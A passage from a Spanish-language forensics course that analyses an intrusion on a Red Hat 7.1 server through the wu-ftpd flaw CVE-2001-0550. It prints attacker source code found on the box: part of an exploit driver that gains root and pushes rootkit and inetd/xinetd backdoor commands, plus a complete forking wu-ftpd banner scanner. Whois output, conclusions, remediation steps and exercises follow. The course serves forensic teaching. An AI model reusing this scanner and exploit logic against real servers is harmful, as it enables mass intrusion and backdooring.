    printf("[Target: %s (%s)  Timeout: %ds, %ds, %ds]\n", argv[2],
host, TIMEOUT1, TIMEOUT2, TIMEOUT3);
    while (1)
    {
        memset(&buf, 0, sizeof(buf));
        dsize = read(readfd, buf, sizeof(buf));
        if (!dsize || dsize == -1)
        {
            perror("read()");
            exit(EXIT_FAILURE);
        }
        if (!gotroot)
        {
            if (strstr(buf, "uid=0"))
            {
                printf("Got root!!...");
                printf("...Downloading rootkit...");
                fflush(stdout);
                  write(writefd, inetdcmd, strlen(inetdcmd));
                //sleep(2);
                status = CMD_INETD;
                gotroot = 1;
            }
            else if (strstr(buf, "# 1. filling memory gaps\n"))
            {
                printf(" phase 2...");
                fflush(stdout);
                alarm(TIMEOUT2);
            }
            else if (strstr(buf, "# spawning shell\n"))
            {
                printf(" phase 3...");
                fflush(stdout);
                alarm(TIMEOUT3);
            }
```

```
            else if (strstr(buf, "blah"))
            {
                dots++;
                putchar('.');
                fflush(stdout);
                if (dots == 5)
                    alarm(DOTSTIMEOUT);
            }
        }
        else
        {
            switch (status)
            {
                case CMD_INETD:
                    if (atoi(buf) == 1)
                    {
                        // found inetd running
                    //printf("..sleeping 100s while rootkit installs..");
                    write(writefd, inetd_bdcmd, strlen(inetd_bdcmd));
                    //sleep(100);
                    printf("Sleep for install..... and checking
rootkit\n");
                    sleep(25);
                            write(writefd, "exit\n", 5);
                    chkbd(argv[2]);
                            exit(EXIT_SUCCESS);
                    }
                    else
                    {
                        // no inetd running
                        printf("...");
                        fflush(stdout);
                        write(writefd, xinetdcmd, strlen(xinetdcmd));
                        status = CMD_XINETD;
                    }
                    break;

                case CMD_XINETD:
                    if (atoi(buf) == 1)
                    {
                        // found xinetd running
                    //printf("..sleeping while rootkit installs..");
                    write(writefd, xinetd_bdcmd, strlen(xinetd_bdcmd));
                            sleep(100);
                    printf("..checking rootkit\n");
                    sleep(30);
                            chkbd(argv[2]);
                            exit(EXIT_SUCCESS);
                    }
                    else
                    {
                        // no xinetd running
                        printf("FUCK :\( got a stupid ERROR on this
box. Couldn't backdoor.\n");
                        write(writefd, "exit\n", 5);
                        exit(EXIT_FAILURE);
                    }
                    break;
            }
        }
    }
```

```
}
```

ssvuln	Aplicación compilada la cual busca servidores ftp con wu-ftpd.
ssvuln.c	Código fuente en C de la aplicación compilada con el nombre ssvuln descrita previamente. Se incluye el código para su análisis.

------CONTENIDO DEL FICHERO -----

```
/* ssvuln.c */
/* by riksta */

#include <arpa/inet.h>
#include <stdio.h>
#include <netdb.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>
#include <time.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <netinet/in.h>

void usage(char *s);
void timedout();
int scan(char *host);

#define DEBUG 0 /* change this to 1 for debugging.. */

FILE *infile, *outfile;
int sock, numforks = 0, timesup = 0, port = 21;
char *strings[]={
"wu-",
NULL};

void usage(char *s)
{
    printf("usage: %s <infile> <outfile> <children>\n", s);
    exit(EXIT_SUCCESS);
}
int scan(char *host)
{
    struct sockaddr_in sin;
    int sock, len, i;
    u_char buf[4000];
    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1)
    {
        fprintf(stderr, "unable to get a socket\n");
        return 0;
    }
    sin.sin_family = AF_INET;
    sin.sin_port = htons(port);
    sin.sin_addr.s_addr = inet_addr(host);
    if (DEBUG)
        printf("scanning: %s:%d\n", host, port);
```

```
    alarm(10);
    if (connect(sock, (struct sockaddr*)&sin, sizeof(sin)) == 0)
    {
        while(1)
        {
            memset(buf, 0, sizeof(buf));
            if ((len = read(sock, buf, 1)) <= 0)
                break;
            if (*buf == (unsigned int) 255)
            {
                read(sock, (buf + 1), 2);
                if (*(buf + 1) == (unsigned int) 253 && !(u_char) *
(buf + 2));
                else if ((u_char) * (buf + 1) == (unsigned int) 253)
                {
                    *(buf + 1) = 252;
                    write(sock, buf, 3);
                }
            }
            else
            {
                if (*buf != 0)
                {
                    read(sock, buf + 1, sizeof(buf) - 1);
                    usleep(40000);
                    for (i = 0; strings[i]; i++)
                    {
                        if (DEBUG)
                            printf("Comparing: %s  —>  %s\n", buf,
strings[i]);
                        if (strstr(buf, strings[i]))
                        {
                            fprintf(outfile, "%d %s\n", i + 1, host);
                            alarm(0);
                            return 1;
                        }
                    }
                }
            }
        }
    }
    alarm(0);
    close(sock);
    return 1;
}
int main(int argc, char *argv[])
{
    char buf[1024];
    time_t start;
    if (argc < 4)
        usage(argv[0]);
    if (!(infile = fopen(argv[1], "r")) || !(outfile = fopen(argv[2],
"a")))
    {
        fprintf(stderr, "Unable to open file(s) for reading!
Exiting.\n");
        exit(EXIT_FAILURE);
    }
    printf("in: %s out: %s children: %s\n", argv[1], argv[2],
argv[3]);
```

```
    start = time(0);
    while (!feof(infile))
    {
        fgets((char *)&buf, sizeof(buf), infile);
        if (buf[strlen (buf) - 1]== '\n')
            buf[strlen (buf) - 1]= '\0';
        if (!(fork()))
        {
            scan(buf);
            exit(0);
        }
        else
        {
            numforks++;
            if (numforks > atoi(argv[3]))
                for (numforks; numforks > atoi(argv[3]); numforks--)
                    wait(NULL);
        }
    }
    fclose(infile);
    fclose(outfile);
    printf("Done! completed in %lu seconds\n", (time(0) - start));
    exit(EXIT_SUCCESS);
}
```

targets	Archivo que contiene una lista de versiones de ssh
xx3.yy3.pscan.21	Fichero que se encuentra vacío siendo el resultado de la búsqueda de servidores ftp de la subred xx3.yy3.pscan.21

1.7. Análisis de las IP involucradas

A continuación se muestra la información existente de las IP involucradas en este caso.

Web recomendada

Una vez descubiertas las IP involucradas en el incidente, se busca mediante la herramienta whois o mediante las webs de AfriNIC, APNic, ARIN, LACNIC, RIPE.

Se recomienda visitar la página http://www.iana.org/ [link http://www.iana.org/] para obtener más información.

1.7.1. 192.168.1.105

% Information related to '192.168.1.0 - '192.168.1.255'

inetnum[1]: 192.168.1.0 - 192.168.1.255

(1)Nos muestra el rango de IP al que pertenece la red.

netname[2]: ZZZZZ

(2)Nos dice el nombre de la red (RIMA, UOC, UDC, UVIGO, etc.)

descr[3]: ZZZZZ

(3)Nos dice a quién pertenece la red (Universidad de Vigo, Telefónica, etc.)

descr: Rula de Abaixo
country: ES
admin-c: OFA999-RIPE
tech-c: MJP000-RIPE
status: ASSIGNED PA "status:" definitions
mnt-irt: IRT-ZZZZ-CERT

(4)Nos muestra los correos electrónicos por temas de spam, así como si hubiese un incidente de seguridad. Por tanto, nos informa de a dónde podemos dirigirnos cuando se den estos tipos de incidentes. También muestra números de teléfono de emergencia, etc.

remarks[4]: mail spam reports: abuse@zzzzz.es

remarks: security incidents: cert@zzzzz.es
mnt-by: zzzzz-NMC
source: RIPE # Filtered

irt: IRT-ZZZZZ-CERT
address: ZZZZZ-CERT
address: Dep. ZZZZZ
address: Entidad Publica Empresarial zzzzz.es
address: Edificio Ouro
address: Plaza Pepeluis, s/n
address: E-30200 Rula de Abaixo
address: Spain
phone: +34 600 000 000
fax-no: +34 980 000 000
signature: PGPKEY-aaaaaa
encryption: PGPKEY-aaaaaa
admin-c: TI999-RIPE
tech-c: TI000-RIPE
auth: PGPKEY-aaaaaa
remarks: emergency phone number +34 600 000000
remarks: timezone GMT+1 (GMT+2 with DST)
remarks: http://www.trusted-introducer.nl/teams/zzzzz-cert.html
remarks: This is a TI accredited CSIRT/CERT
irt-nfy: cert@zzzzzz.es
mnt-by: TRUSTED-INTRODUCER-MNT
source: RIPE # Filtered

person[5]: Jose Luis Rivas

(5)Nos dice el nombre de la persona de contacto.

address[6]: Edif. Ouro

(6)Nos informa de la dirección de contacto.

address: Plaza Pepeluis, s/n
address: E-30200 Rula de Abaixo
address: SPAIN

phone[7]: +34 980000000

(7)Nos dice el teléfono contacto.

fax-no: +34 980
nic-hdl: OFA999-RIPE
abuse-mailbox: abuse@zzzzz.es
mnt-by: REDIRIS-NMC
source: RIPE # Filtered

person: Eva Taboas Rodríguez
address: Edif. Ouro
address: Plaza Pepeluis, s/n
address: E-30200 Rula de Abaixo
address: SPAIN
phone: +34 980000000
fax-no: +34 980
nic-hdl: MJP000-RIPE
abuse-mailbox: abuse@zzzzz.es
mnt-by: REDIRIS-NMC
source: RIPE # Filtered

1.8. Conclusiones

Tras el estudio se puede llegar a las siguientes conclusiones:

1) Este sistema ha sido objeto de un ataque logrando acceso como administrador del sistema explotando la vulnerabilidad CVE-2001-0550 del servicio ftp (wu-ftpd). Dicha vulnerabilidad afecta a equipos con el sistema operativo Red Hat 7.1 Seawolf entre otros.

Web recomendada

http://www.securityfocus.com/bid/3581/

2) El atacante instala el wget para poder bajar *malware* vía una línea de comandos.

3) El atacante crea dos cuentas: una con privilegios de superadministrador con el nombre de entrada pepe y sin contraseña; también crea otra cuenta con el nombre de entrada evallejo y sin privilegios.

4) Después crea un directorio oculto /root/.aw/ en el que descarga una serie de programas maliciosos y los prepara para poder ejecutarlos:

- Smurf6-linux+LPG: se trata de un software en C que provoca una denegación de servicio.

- *Sniffer:* se trata de un *sniffer* escrito en perl. Los *sniffers* son programas que capturan todo lo que pasa por la red, pudiendo éstos ser selectivos capturando sólo lo que uno quiera. Por tanto, dichos programas equivaldrían a

hacer un pinchazo telefónico. Se utilizan para capturar a los usuarios con sus respectivas contraseñas entre otras cosas.

- Awu: se trata de un scanner que automatiza la intrusión en los sistemas con el servicio wu-ftpd vulnerable.

5) Finalmente, ejecutamos el *sniffer* sin capturar ninguna contraseña, y realizamos un ataque mediante awu a la subred 172.168.0.0/16 para hacer más intrusiones.

2. Paso a seguir *a posteriori*

Una vez entregado el informe al director técnico o al responsable de seguridad, tendrá que determinar qué pasos seguir. A continuación se enumeran algunos de los pasos recomendados.

1) Denunciar a la autoridad competente.

2) Solventar las vulnerabilidades descubiertas que han sido utilizadas para poder atacar los sistemas.

3) Rediseñar la arquitectura de la red/sistemas si ésta ha sido la causa de dicho ataque, de la tardanza de la detección, etc.

4) Actualizar los sistemas de la organización o de la empresa.

5) Comprobar que no existen otros equipos involucrados.

Resumen

En este módulo se describe un caso práctico de una intrusión en un sistema, así como la realización del informe del análisis forense. Para ello:

- Se explica cómo afrontar la adquisición de los datos así como su análisis e investigación.
- Se explica la preparación del entorno de investigación.
- Se realiza un ejemplo de informe del incidente.

Ejercicios de autoevaluación

1. Id a la página de Security Focus y buscad información sobre las últimas vulnerabilidades.

2. Localizad en Security Focus todas las vulnerabilidades existentes en el producto Microsoft IIS 6.0.

3. Buscad un sistema Red Hat 7.1 donde se encuentra la configuración del huso horario.

4. ¿Qué vulnerabilidad es CVE-2008-008?

5. Obtener información sobre la IP 213.73.40.45.

Solucionario

Ejercicios de autoevaluación

1. Para localizar las últimas vulnerabilidades en SecurityFocus, basta con ir a http://www.securityfocus.com/vulnerabilities, donde nos encontramos con un buscador de vulnerabilidades y justo debajo, las últimas vulnerabilidades.

2. Para encontrar las vulnerabilidades detectadas en ese producto, hay que desplegar el menú en Vendor y seleccionar Microsoft. Después en el menú desplegable title, seleccionar IIS y finalmente en Versión poner 6.0.

3. Dicha configuración se encuentra en `/etc/sysconfig/clock`.

4. Dicha vulnerabilidad tiene que ver con una escalada de privilegios locales, publicada por primera vez el 25 de enero del 2008. Para descubrirlo, podemos actuar de varias maneras. Una de las fuentes, como antes ya hemos comentado, es: http://www.securityfocus.com/vulnerabilities [link http://www.securityfocus.com/vulnerabilities] y basta con poner en CVE lo solicitado y después hacer clic en submit.

5. Tenemos dos maneras de obtener la información. Mediante el comando whois IP en sistema Linux o mediante la web http://www.ripe.net y en "RIPE Database Search" teclear IP y pinchar GO. La información obtenida debería ser la siguiente:
% Information related to '213.73.32.0 - 213.73.41.255'
inetnum: 213.73.32.0 - 213.73.41.255
netname: UOC-NET
descr: UOC Data Network
country: ES
admin-c: MC4663-RIPE
tech-c: MSC25-RIPE
tech-c: MC4663-RIPE
status: ASSIGNED PA
mnt-irt: IRT-IRIS-CERT
mnt-by: AS15633-MNT
source: RIPE # Filtered
irt: IRT-IRIS-CERT
address: IRIS-CERT
address: Dep. RedIRIS
address: Entidad Publica Empresarial Red.es
address: Edificio Bronce - 2a planta
address: Plaza Manuel Gomez Moreno, s/n
address: E-28020 Madrid
address: Spain
phone: +34 607 156313
fax-no: +34 91 556 8864
e-mail: cert@rediris.es
signature: PGPKEY-88A17FF5
encryption: PGPKEY-88A17FF5
admin-c: TI123-RIPE
tech-c: TI123-RIPE
auth: PGPKEY-88A17FF5
remarks: emergency phone number +34 607 156313
remarks: timezone GMT+1 (GMT+2 with DST)
remarks: http://www.trusted-introducer.nl/teams/iris-cert.html
remarks: This is a TI accredited CSIRT/CERT
irt-nfy: cert@rediris.es
mnt-by: TRUSTED-INTRODUCER-MNT
source: RIPE # Filtered
person: Antoni Roure
address: Universitat Oberta de Catalunya
address: Avda Tibidabo 39-43
address: 08035 - Barcelona
address: Spain
phone: +34 93 2532311
fax-no: +34 93 4176495
e-mail: aroure@uoc.edu
nic-hdl: MC4663-RIPE
remarks: Universitat Oberta de Cataluyna
source: RIPE # Filtered
person: Monica Surinyach Calonge
address: Universitat Oberta de Catalunya
address: Av. Tibidabo, 39 - 43

address: 08035 Barcelona
address: SPAIN
phone: +34 93 2532300
fax-no: +34 93 4176495
e-mail: msurinyach@uoc.edu
remarks: **********
remarks: For ABUSE/SPAM/INTRUSION issues
remarks: send mail to abuse@uoc.edu
remarks: **********
nic-hdl: MSC25-RIPE
source: RIPE # Filtered
% Information related to '213.73.32.0/19AS15633'
route: 213.73.32.0/19
descr: Universitat Oberta de Catalunya PA Block
origin: AS15633
mnt-by: AS15633-MNT
source: RIPE # Filtered

Bibliografía

Enlaces recomendados

http://www.leydatos.com/

http://www.hispasec.com/

http://www.rediris.es/

http://www.pintos-salgado.com/

http://www.cert.org/

Bibliografía

Álvarez-Cienfuegos Suárez, José María (1993). "Los delitos de falsedad y los documentos generados electrónicamente. Concepto procesal y material de documento: nuevas técnicas". *Cuadernos de Derecho Judicial. La nueva delincuencia II*. Madrid: Consejo General del Poder Judicial.

Associated Press (abril, 1998). *Hackers: Pentagon archives vulnerables*. Mercury Center.

Davara Rodríguez, Miguel Ángel (julio, 1997). "El documento electrónico, informático y telemático y la firma electrónica". *Actualidad Informática Aranzadi* (nú. 24). Navarra.

Davara Rodríguez, Miguel Ángel (1993). *Derecho Informático*. Navarra: Aranzadi.

Del Peso, Emilio; PiattinI, Mario G. (2000). *Auditoría Informática* (2.ª ed.). Ed. RA-MA.

Quintero Olivares, Gonzalo y otros (1996). *Comentarios al Nuevo Código Penal*. Navarra: Aranzadi.

Rivas López, José Luis; Ares Gómez, José Enrique; Salgado Seguín, Víctor A.; Conde Rodríguez, Laura Elena (2000). "Situaciones de Hackeo [II]: penalización y medidas de seguridad". *Revista Linux Actual* (núm. 15). Prensa Técnica.

Rivas López, José Luis; Ares Gómez, José Enrique; Salgado Seguín, Víctor A.; Conde Rodríguez, Laura Elena (2000). "Situaciones de Hackeo [I]: penalización y medidas de seguridad". *Revista Linux Actual* (núm. 14). Prensa Técnica.

Rivas López, José Luis; Ares Gómez, José Enrique; Salgado Seguín, Víctor A. (set. 2004). *Linux: Seguridad técnica y legal*. Virtualibro.

Rivas López, José Luis; Salgado Seguín, Victor; Sotelo Seguín, Gonzalo; Fernández Baladrón, Pablo. (set. 2004). "Hackers: un paso en falso". *RedIRIS*.

Sanz Larruga, F. J. (1997). "El Derecho ante las nuevas tecnologías de la Información". *Anuario de la Facultad de Derecho* (núm. 1, pág. 499-516). Universidad de La Coruña.

Sheldon, Tom; COX, Philip (2002). Windows 2000 *Manual de seguridad*. Osborne McGraw-Hill.

Varios autores (2001). *Seguridad en Windows 2000 Referencia técnica* (1.ª ed.). Microsoft Press.